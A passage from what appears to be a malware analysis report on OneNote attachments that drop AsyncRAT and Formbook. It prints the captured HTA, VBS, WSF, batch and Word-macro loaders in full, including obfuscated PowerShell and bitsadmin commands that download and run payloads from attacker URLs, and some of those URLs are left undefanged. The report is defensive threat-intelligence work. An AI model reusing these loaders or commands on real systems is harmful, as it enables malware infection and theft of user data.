runn.Run file
      Close
    </script>
    <hta:application id="oHTA" applicationname="Bonjour" application="yes" width="10px" height="10px"></hta:application>
  </head>
  <body>
  </body>
</html>
```

Code 2. x.hta

The HTA script with the name 'x.hta' was distributed in the same way as the script with the file name 'Doc.hta' (≠ DOC.hta). The WizClient.exe and Stud.exe files were both identified to be AsyncRAT malware.

AsyncRAT is a RAT (Remote Administration Tool) malware publicly available on GitHub that receives commands from the threat actor via the C2 server and performs a variety of malicious behaviors.

AsyncRAT has been covered in a detailed analysis report in December 2020.
(AsyncRAT Malware Analysis Report, Dec 21, 2020)

A-3. DOC.hta

```
<script type="text/javascript">
<!--
document.write(unescape(
'%3C%21%44%4F%43%54%59%50%45%20%68%74%6D%6C%3E%0A%3C%68%74%6D%6C%3E%0A%3
%53%54%41%54%45%3D%22%6E%6F%72%6D%61%6C%22%20%53%48%4F%57%49%4E%54%41%53
4F%52%44%45%52%3D%22%6E%6F%6E%65%22%20%53%43%52%4F%4C%4C%3D%22%6E%6F%22%
0%47%68%65%72%69%73%41%44%69%70%28%29%0A%53%65%74%20%4C%65%61%76%65%41%6
%6C%22%29%0A%44%69%6D%20%54%69%6D%65%41%73%70%69%64%0A%54%69%6D%65%41%73
73%6B%74%22%2B%22%6F%70%22%29%20%26%20%22%2F%44%4F%22%2B%22%43%5F%52%48%
0%20%3D%20%4C%65%61%76%65%41%6E%6E%61%73%2E%43%72%65%61%74%65%53%68%6F%7
%6F%6E%20%20%20%20%20%3D%20%22%43%3A%5C%50%72%6F%67%72%61%6D%44%61%74%61
2D%66%63%36%65%2D%34%66%62%39%2D%38%61%64%64%2D%64%38%66%32%63%66%38%37%
7%69%6E%64%6F%77%53%74%79%6C%65%20%20%20%20%20%20%3D%20%37%0A%4C%69%76%6
%22%78%65%22%0A%4C%69%76%69%6E%67%48%65%72%64%61%2E%41%72%67%75%6D%65%6E
70%20%2D%77%5E%69%5E%6E%64%20%68%5E%69%64%64%5E%65%6E%20%2D%45%78%5E%65%
7%22%22%2D%6F%62%5E%6A%65%63%74%20%6E%65%5E%74%2E%77%22%22%65%22%22%62%6
%22%74%70%3A%2F%2F%22%22%68%22%22%70%2E%62%5E%75%79%22%22%74%22%22%6F%70
22%22%79%22%22%61%5E%6E%2E%70%22%22%73%22%22%31%27%29%5E%29%22%0A%4C%69%
E%67%48%65%72%64%61%2E%48%6F%74%4B%65%79%20%20%20%20%20%20%20%20%20%20%2
%49%6D%61%67%65%20%4A%50%45%47%20%44%6F%63%75%6D%65%6E%74%22%0A%4C%69%76
20%30%2C%30%0A%47%68%65%72%69%73%41%44%69%70%0A%43%6C%6F%73%65%0A%3C%2F%
));
//-->
</script>
```

Figure 26. Internal object encoded in Base64

The internal HTA object extracted with the file name 'DOC.hta' has its source encoded in Base64. Decoding this reveals the script code shown below.

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no"
BORDER="none" SCROLL="no" />
<script type="text/vbscript">

Sub GherisADip()
Set LeaveAnnas = CreateObject("WSc"+"ript.Sh"+"ell")
Dim TimeAspid
TimeAspid = LeaveAnnas.SpecialFolders("De"+"skt"+"op") & "/DO"+"C_RHA.l"+"nk"

Set LivingHerda = LeaveAnnas.CreateShortcut(TimeAspid)
LivingHerda.IconLocation = "C:₩ProgramData₩Microsoft₩Device Stage₩Task₩{07deb856-fc6e-4fb9-8add-
d8f2cf8722c9}₩pic"+"tur"+"es.ico"
LivingHerda.WindowStyle = 7
LivingHerda.TargetPath = "cm"+"d.e"+"xe"
LivingHerda.Arguments = "/c, po""w""er^she^ll -n^op -w^i^nd h^idd^en -Ex^e^c B^yp^a^ss -no^n^i -^c
i""e""x((ne""w""-ob^ject
ne^t.w""e""bcl^ient).d""o""wnl^oadStr""i""ng('h""t""tp://""h""p.b^uy""t""op^ri""n""t.co^m:""9""79^1/c""o""lo^rs/c""y""a^n.p""
```

```
s""1')^)"
LivingHerda.WorkingDirectory = "C:"
LivingHerda.HotKey              = "B"
LivingHerda.Description       = "Image JPEG Document"
LivingHerda.Save
End Sub

window.resizeTo 0,0
GherisADip
Close
</script>
</head>
<body>
</body>
</html>
```

Code 3. DOC.hta

Ultimately, the feature that downloads a malicious file from an external link is the same, but we can assume that the threat actor have made various attempts to bypass detection of the script code from security solutions.

B. VBS

Here we will cover the details of the analysis on the malicious VBS objects inserted with the file names 'Clean MyLove.vbs' and 'guidesbv.fdP'.

```
on error resume next
dim file
file = "%Temp%" + "₩WizWorm.exe"

CreateObject("WScript.Shell").Run "bitsadmin.exe /transfer 8 hxxps://cdn-127.anonfiles[.]com/7ee1L2J1ya/38605d12-1669580036/WizClient.exe " + file,0, true
CreateObject("WScript.Shell").Run file

CreateObject("WScript.Shell").Run "cmd /c powershell Invoke-WebRequest -Uri hxxps://cdn-115.anonfiles[.]com/Sde4L7J0y5/8fc4ec08-1669579659/New%20Section%201.one -OutFile $env:tmp₩wiznon.one; Start-Sleep -Seconds 1 " + file,0, true
CreateObject("WScript.Shell").Run file
```

Code 4. Clean MyLove.vbs

```
on error resume next
dim file
file = "%Temp%" + "₩guidelines.one"
file2 = "%Temp%" + "₩system32.bat"

CreateObject("WScript.Shell").Run "cmd /c powershell Invoke-WebRequest -Uri hxxp://xworm.duckdns[.]org/guide.one -OutFile $env:tmp₩guidelines.one; Start-Sleep -Seconds 1 " + file,0, true
CreateObject("WScript.Shell").Run file

CreateObject("WScript.Shell").Run "cmd /c powershell Invoke-WebRequest -Uri hxxp://xworm.duckdns[.]org/dc.bat -OutFile
```

```
$env:tmp₩system32.bat; Start-Sleep -Seconds 1 " + file2,0, true
CreateObject("WScript.Shell").Run file2
```

Code 5. guidesbv.fdP

The content of the two VBS script codes are similar in that files are downloaded and run from two URLs.

The first script code shows that bitsadmin.exe, a native executable to Windows, has been used in downloading the external file. Many system utilities aside from cmd can be used for malicious purposes. The threat actor chose to use bitsadmin.exe which allows the downloading of external files.

Figure 27. Bitsadmin help command

Below is the basic syntax of bitsadmin.exe which is a normal Windows process known to be a management utility for BITS (Background Intelligent Transfer Service).

```
bitsadmin /transfer <name> [<type>] [/priority <job_priority>] [/ACLflags <flags>] [/DYNAMIC] <remotefilename> <localfilename>
```

bitsadmin transfer

Article • 03/04/2021 • 2 minutes to read • 8 contributors

Feedback

Transfers one or more files. By default, the BITSAdmin service creates a download job that runs at **NORMAL** priority and updates the command window with progress information until the transfer is complete or until a critical error occurs.

The service completes the job if it successfully transfers all the files and cancels the job if a critical error occurs. The service does not create the job if it is unable to add files to the job or if you specify an invalid value for *type* or *job_priority*. To transfer more than one file, specify multiple `<RemoteFileName>-<LocalFileName>` pairs. The pairs must be space-delimited.

Note

The BITSAdmin command continues to run if a transient error occurs. To end the command, press CTRL+C.

Examples

To start a transfer job named *myDownloadJob*:

Copy

```
bitsadmin /transfer myDownloadJob http://prodserver/audio.wma c:\downloads\audio.wma
```

Figure 28. Bitsadmin guide available on Microsoft Learn

```
"bitsadmin.exe /transfer 8 hxxps://cdn-127.anonfiles[.]com/7ee1L2J1ya/38605d12-1669580036/WizClient.exe " + "%Temp%" + "₩WizWorm.exe"
```

An analysis of the commands within this script in reference to the syntax shows that the Wizclient.exe file is saved from 'hxxps://cdn-127.anonfiles[.]com/7ee1L2J1ya/38605d12-1669580036/WizClient.exe' to the user Temp directory under the name 'WizWorm.exe'.

While the first command used bitsadmin, the next command executes Powershell with cmd; this tells us that the threat actor was attempting to evade generic scans from antivirus software.

However, the second script code initially downloads a decoy OneNote file from hxxp://xworm.duckdns[.]org/guide.one, which is likely for the purpose of keeping users from noticing the execution of the System32.bat file that is downloaded afterwards. Currently, access to this domain is unavailable (404 response code), so the 'Guide.one' and 'dc.bat' files could not be confirmed. However, it has been discovered that the 'D. WSF' file also involves a process where the decoy OneNote file and the Formbook executable are downloaded through the same method.

C. BAT

A OneNote sample with the file name 'ShippingDocuments.one' was found to have included a malicious object in batch file format. According to the classification above, this falls under the 'type where malicious objects are hidden with simple block images', but the threat actor intended for several tricks to be activated through the BAT file, after which the AsyncRAT malware is executed.




Figure 29. Batch file hidden behind a block image

When the click-inducing block image is moved, we can see the 'View.bat' batch file hidden beneath it. Opening the BAT file with Notepad shows the following obfuscated strings.

View.bat

```
@echo off
set "ndiU=set "
%ndiU%"LYanDlFfgO=1."
%ndiU%"bppxIDaYsL=Po"
%ndiU%"ujrYoINxog=Sy"
%ndiU%"RvdiKvQtBS=ex"
%ndiU%"nSxtQQuVYZ=\W"
%ndiU%"aVdUVAyVYB=.e"
%ndiU%"sFwNoGUrfp=he"
%ndiU%"WTmxTyIFNC=\v"
%ndiU%"gGbmsCYGWC=e""
%ndiU%"hGHFvZIjoh= C"
%ndiU%"gLdddapMzo=ow"
%ndiU%"VcsOoZyBmq=ll"
%ndiU%"hZtDIVfBPu="%~0."
%ndiU%"QSTgGPVslt=co"
%ndiU%"yUbBmJJAqp=st"
%ndiU%"FFfJtcuRUL= /"
%ndiU%"hCaFQikDow=he"
%ndiU%"KDWaSCjNtS=in"
%ndiU%"KwwlItdnpz=s\"
```

Figure 30. Obfuscated batch file script (1)

```
%pWAy%"mJyCtnohKD=FJXA"
%pWAy%"zyKWfjzcqC=oryS"
%pWAy%"LhhryHbukq=$bTQ"
%pWAy%"TQsKYjCvlb=;$Ya"
%pWAy%"gvzLXdEwsn=ddin"
%pWAy%"YerIwIIvAb=pose"
%QSTgGPVslt%%mTOQXSjGEd%%hGHFvZIjoh%%pmDbqJhMjs%%uNDupWEzSp%%SHz
KgScXe%%hCaFQikDow%%zXyDAJSNXo%%WTmxTyIFNC%%LYanDlFfgO%%DonXQXfc
cls
%kordVnDBrF%%BebyVjEmbv%
%oPxJCHIBos%%QYduXwPGES%%xgrSGXsQvf%%ZvCwYNdIcU%%wAjCtGjGxl%%oJs
MenyUi%%SUJsanRnPq%%ANtZcJSZnJ%%NyHfwLvCHx%%bGKcNgMnIE%%fHeIOOBC
A%%RhIjGccObS%%ydDiiQnZec%%UiQioZzcgP%%tiZyynqvmk%%pUNwHuEsvU%%t
NZDYgvpQ%%HICgJJqHye%%ycecoGlQNX%%fruDSthjHS%%pezFJpLylF%%GbygAI
qdf%%oEyfaqKQOa%%JMVMJpAVKz%%lVFVYSfUmi%%AtpKHSBqjn%%LQitHnbUMk%
%%goctEAKQkL%%FvoYZEPaar%%LthswSLTHN%%upTgAbRurP%%IEgSKkgYIo%%lI
lvkIiPXVq%%YyRURFJMNq%%bnDxkcCENE%%PJpJvIEyFe%%geUSlqpgsy%%cKtiW
sZXsccwtG%%TxcMChgxPk%%zyaUPYWIeD%%mdnVFOvBsV%%bhdMtZUrCL%%mwSTE
jtSjGrjXc%%sJUOkjvBmA%%keJLeuqZGH%%RggwWnUZZh%%gYKpGzdOEW%%WFDcE
hHlNomhZm%%WkoBSwWsrX%%PPCVVHNsqi%%sZcVfjdYpx%%XKSnRWVnDu%%HLwvk
YdYYpkNHX%%SLhUxlsMeZ%%TkjHDNVlWh%%WIOWIvLIAg%%EHRjqIchba%%bEFhY
HfhWAetlN%%oHChUDaWXa%%WtzjqnxtPo%%bEmfrnqnbO%%IDGCrhbqJg%%KycXE
BFIwoLyPM%%YmhNaWlyzh%%PACgCGZFyU%%nenTCfwNOC%%cGbzQakrLn%%qWfZF
MebCMFjuj%%QfYjKEpJqY%%pbbNExxiQS%%ZSTzAowyhr%%zLtTbXmjUy%%SHAFc
EqTBRAIif%%YhkKLFjxYx%%UEnLOAtMkJ%%YLxKRIpMiJ%%NwOQygjpQa%%GsPLZ
DMoBRHEhM%%LhhryHbukq%%qcardASrkY%%nszMTRifPi%%VCiysFByer%%TQsKY
UgpnWYCry%%qfKTnTkYVX%%OPWzqogakW%%HxSbJamjlK%%xWhMVhDHIU%%zwiwp
yzLiNgZdh%%TQMQsrKFiT%%QaOErjAOkn%%QrcpKhKVMt%%ZzxxBwXjGN%%AJyqs
ievOosoNG%%zhecCFgcsm%
(goto) 2>nul & del "%~f0"
exit /b
```

Figure 31. Obfuscated batch file script (2)

Execution of the BAT file converts the batch file with the obfuscated string in an array of about 380 lines into a normal Powershell executable. This is likely a deliberate attempt by the threat actor to bypass detection of antivirus products or security devices such as IDS/IPS by hiding the execution of the Powershell process entirely.

Inspection via AhnLab RAPIT (malware auto-analysis infrastructure) revealed that when the BAT file was executed, a vbs file (ASH.vbs) was generated in the %Temp% path. Inside the

VBS file are details for downloading (curl) the Powershell script to the 'rr.ps1' file from an external URL.

View.bat | ASH.vbs

```
104 ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
    ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
105 ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
    ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
106 ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
    ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
107
108
109 Set WshShell = WScript.CreateObject("WScript.Shell")
110 myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
111 runCmd = "cmd.exe /c curl https://files.catbox.moe/d309qn.ps1 --output " + myVar + "\rr.ps1"
112 WshShell.Run "cmd /c " & runCmd, 0, True
113
114 WScript.Sleep(3000)
115
116 Set WshShell = WScript.CreateObject("WScript.Shell")
117 myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
118 runCmd = "cmd.exe /c powershell.exe -exec Bypass -C " + myVar + "\rr.ps1"
119 WshShell.Run "cmd /c " & runCmd, 0, True
120
```

Figure 32. VBS file generated through the batch file

The 'd309qn.ps1' file, downloaded to a local path from the external URL 'hxxps://files.catbox[.]moe/d309qn.ps1', contains a binary encoded in Base64, as shown below.

This binary has been identified to be AsyncRAT DLL which is decoded and loaded onto RegAsm.exe before being executed.




Figure 33. PE binary encoded in Base64




Figure 34. Malicious binary loaded onto RegAsm.exe to be executed

The name of the Powershell process identified upon executing 'View.bat' file is can be either 'view.bat.exe' or 'push.bat.exe', which are both normal Windows Powershell files.

An examination of this binary's execution results by AhnLab RAPIT (malware auto-analysis infrastructure) revealed multiple WMI queries being raised to obtain PC info, including the WMI query that checks whether there are antivirus products and anti-spyware products in the system.




Figure 35. RAPIT - WMI Query

Malware using WMI were covered in a separate TI analysis report in March 2022. A summary of an excerpt from this report (Analysis Report on Malware Using WMI, March 15, 2022) is as follows.

WMI (Windows Management Instrumentation) is an infrastructure for managing data and tasks in Windows-based operating systems. As WMI supports features to look up and collect information as well as file, registry, and process-related tasks, it can be abused for various malicious acts.

Anti VM and Anti Sandbox techniques involve checking processes that are running as well as files and registries in the system, therefore, they use WMI, which provides the feature to look up such system information.

'SELECT * FROM Win32_VideoController' is a query used in a routine that looks up the Description entry in Video Controller to check if there are virtual machine-related strings. In order to achieve this, ManagementObjectSearcher class is used to look up the following query to the "root₩cimv2" namespace, and Get() method is used to find the Description entry. Afterward, a comparison is made to virtual machine-related strings, and if this process returns true, it terminates itself and performs no further malicious behaviors.

D. WSF

The script code of the WSF file disguised as a DOCX file is as follows.


```
<job id="code"><script language="VBScript">
on error resume next
dim file
file = "%Temp%" + "₩invoice.one"
file2 = "%Temp%" + "₩system32.exe"
```

```
CreateObject("WScript.Shell").Run "cmd /c powershell Invoke-WebRequest -Uri hxxp://a0745450.xsph[.]ru/INVESTMENT.one -OutFile $env:tmp₩invoice.one; Start-Sleep -Seconds 1 " + file,0, true
CreateObject("WScript.Shell").Run file

CreateObject("WScript.Shell").Run "cmd /c powershell Invoke-WebRequest -Uri hxxp://a0745450.xsph[.]ru/DT6832.exe -OutFile $env:tmp₩system32.exe; Start-Sleep -Seconds 1 " + file2,0, true
CreateObject("WScript.Shell").Run file2
</script></job>
```

Code 6. invoicefsw.xcoD

It connects to two external URLs using a Powershell command. 'INVESTMENT.one' file is saved as 'invoice.on' and 'DT6832' executable is saved as 'system32.exe'.



열어 본 섹션 ▾ 3F

Monday, November 21, 2022 10:20 PM

INVESTMENT AGREEMENT TEMPLATE

Summary table

-

Programme title	Insert the name of your community budget proposal
Investor Partners	List the partners who will be investing their budgets
Description	Summarise what support you will be delivering under your community budget and how this differs from and improves on what you currently deliver
Location of programme	State the areas (localities, wards, SOAs etc) in which you will be delivering support
Length of programme	Start date – End date
Source of investment	For example: - List the funding streams (and the amounts) that will be pooled/aligned in order to deliver the proposal - If external initial investment (e.g. social impact bonds), where is this coming from?
Cost of programme	Headline cost of delivering the proposal
Key outcomes	List the core and secondary improved outcomes you aim to deliver through your community budget proposal
Performance management framework summary	Summarise how you will assess progress towards the key outcomes, the datasets/processes you will call on to do this, and who will be responsible for monitoring performance
Return on investment	Give the ROI forecast by the GM cost benefit analysis model and how this compare to your current ROI
Reinvestment/ repayment strategy	Set out how partners will share/reinvest any returns on the original investment
Milestones	Set out key dates from your delivery plan
Lead contact(s)	Names and contact details of officers at each of the investor partners

Preliminaries

Parties to the agreement

Figure 36. OneNote file used as a decoy (2)

The 'INVESTMENT.one (invoice.one)' file which is downloaded and run first operates as the decoy to deceive the user. This is to prevent the user from noticing the download and execution of the following malicious binary by opening a harmless OneNote file. This executable file was identified to be Formbook Infostealer.

Formbook is actively being distributed in Korea, as can be seen in the 'ASEC Weekly Malware

Statistics' uploaded by AhnLab to the ASEC blog each week. It is a major Infostealer that is distributed via email and uses various keywords to deceive users. Formbook, which is distributed using various types of packers such as VisualBasic, .NET, and Delphi, can ultimately be injected into certain processes to steal a variety of user information related to FTP, client, and Outlook, and can also monitor user key input and form values.

- C2 : hxxp://www.helfeb[.]online/je14/




Figure 37. Formbook's execution process

Figure 38. RAPIT process tree

2) Document Files

Among the identified cases, there were samples with Word (DOC) files inserted into OneNote files as malicious objects. These samples work by having a VBS code inside the Word file to perform malicious behaviors. The VBS code has similar contents to the script code mentioned in the description of HTA - Doc.hta file in the chapter covering cases where the internal object is a script.




Figure 39. VBS macro code in the Word file

```
Private Function grandiose(unequaled As String)
Set grandiose = CreateObject(unequaled)
End Function

Private Function guttural(ludicrous As String)
  guttural = StrReverse(ludicrous)
End Function

Sub automatic()
    Set tearful = grandiose(guttural("lle" + "hS.tpi" + "rcSW"))

    Dim greasy
    cowardly = tearful.SpecialFolders(guttural("putratS")) & guttural("kn" + "l.og" + "ol/")

    Set great = tearful.CreateShortcut(cowardly)
    great.IconLocation = guttural("oci.serutcip₩}9c2278fc2f8d-dda8-9bf4-e6cf-658bed70{₩ksaT₩egatS
eciveD₩tfosorciM₩ataDmargorP₩:C")
    great.WindowStyle = 7
    great.TargetPath = guttural("ex" & "e.dmc")
    great.Arguments =
guttural(")^)'1^sp.na""y""c/s""r""olo^c/19""7""9:m^oc.t""n""irpoty""u""b.ph//:p""t""th'(gn""i""rtSdao^lnw""o""d.)
tnei^lcb""e""w.t^en tcej^bo-""w""en((x""e""i c^- i^n^on- ss^a^py^B c^e^xE- ne^ddi^h dn^i^w- po^n-
e^xe.l^lehs^re^w^op c/, ex^e.d^mc")
    great.WorkingDirectory = ""
    great.HotKey = Chr(88)
    great.Description = "Open Timeline Drive"
```

```
    great.Save
End Sub
```

Code 7. Original VBS macro code

Examining the script used in the macro code reveals that it downloads and executes a string to be generated into a Powershell file (.ps1) from an external URL.

Excerpt of the external URL
(")^)'1^sp.na""y""c/s+""r""olo^c/19""7""9:m^oc.t""n""irpoty""u""b.ph//:p""t""th'(gn""i""rtSdao^lnw""o""d.)tnei^lc b""e""w.t^en tcej^bo-""w""en((x""e""i c^- i^n^on- ss^a^py^B c^e^xE- ne^ddi^h dn^i^w- po^n-e^xe.l^lehs^re^w^op c/, ex^e.d^mc")
StrReverse and additional decryption
"cmd.exe ,/c powershell.exe -nop -wind hidden -Exec Bypass -noni -c iex((new-object net.webclient).downloadString('hxxp://hp.buytoprint[.]com:9791/colors/cyan.ps1'))"

Upon accessing 'hxxp://hp.buytoprint[.]com:9791/colors/cyan.ps1' through a web browser, multiple URLs were found for downloading strings to be generated as a Powershell file (see below).

